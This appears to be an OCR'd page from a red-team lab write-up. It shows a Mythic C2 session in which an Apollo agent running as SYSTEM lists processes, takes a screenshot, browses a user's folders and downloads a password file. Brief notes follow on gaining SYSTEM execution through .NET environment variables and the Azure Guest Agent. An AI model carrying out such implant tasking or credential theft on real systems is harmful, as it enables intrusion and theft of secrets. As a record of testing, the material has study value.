


Callback	Host	IP	User	Domain	Last Checkin	OS (arch)	Description	PID	Agent
3	WORKSTATION5	192.168.2.5	SYSTEM *	WORKGROUP	10m27s	Windows 10 Pro 1909 (10.0.18363.0) (x64)	apollo agent with all command, except mimikatz stuff, bypassuac, and link/unlink	1944	
2	WORKSTATION5	192.168.2.5	SYSTEM *	WORKGROUP	15m21s	Windows 10 Pro 1909 (10.0.18363.0) (x64)	apollo agent with all command, except mimikatz stuff, bypassuac, and link/unlink	1084	
1	WORKSTATION5	192.168.2.5	SYSTEM *	WORKGROUP	1s	Windows 10 Pro 1909 (10.0.18363.0) (x64)	apollo agent with all command, except mimikatz stuff, bypassuac, and link/unlink	3340	



```
SYSTEM@WORKSTATION5(Callback: 1)
+ ps_full
completed  mythic_admin's task: 2 - at Fri Jul 02 2021 17:10:04
- screenshot 6748 x64
    Finished Screencapture {"Architecture":"x64","PID":6748}. Click to view
completed  mythic_admin's task: 3 - at Fri Jul 02 2021 17:10:19
+ ls C:\Users\AllCyber
completed  mythic_admin's task: 4 - at Fri Jul 02 2021 17:11:05
+ ls C:\Users\AllCyber\Important
mythic_admin's comment:
  I meant to do download here :/
completed  mythic_admin's task: 5 - at Fri Jul 02 2021 17:13:24
+ ls C:\Users\AllCyber\Important\CoachMac-Password.txt
completed  mythic_admin's task: 6 - at Fri Jul 02 2021 17:13:55
- download C:\Users\AllCyber\Important\CoachMac-Password.txt
    Finished Downloading CoachMac-Password.txt. Click here to download
```

Test #3 - Random Thoughts



- This would require a little recon first, to find a service that runs .NET
- A lot less unnecessary callbacks, so less noise 👍
- The Azure Guest Agent runs as System at startup 👍
- How many other places in the registry can control environment variables? 🤔
- How about modifying environment variables without touching the registry? 🤔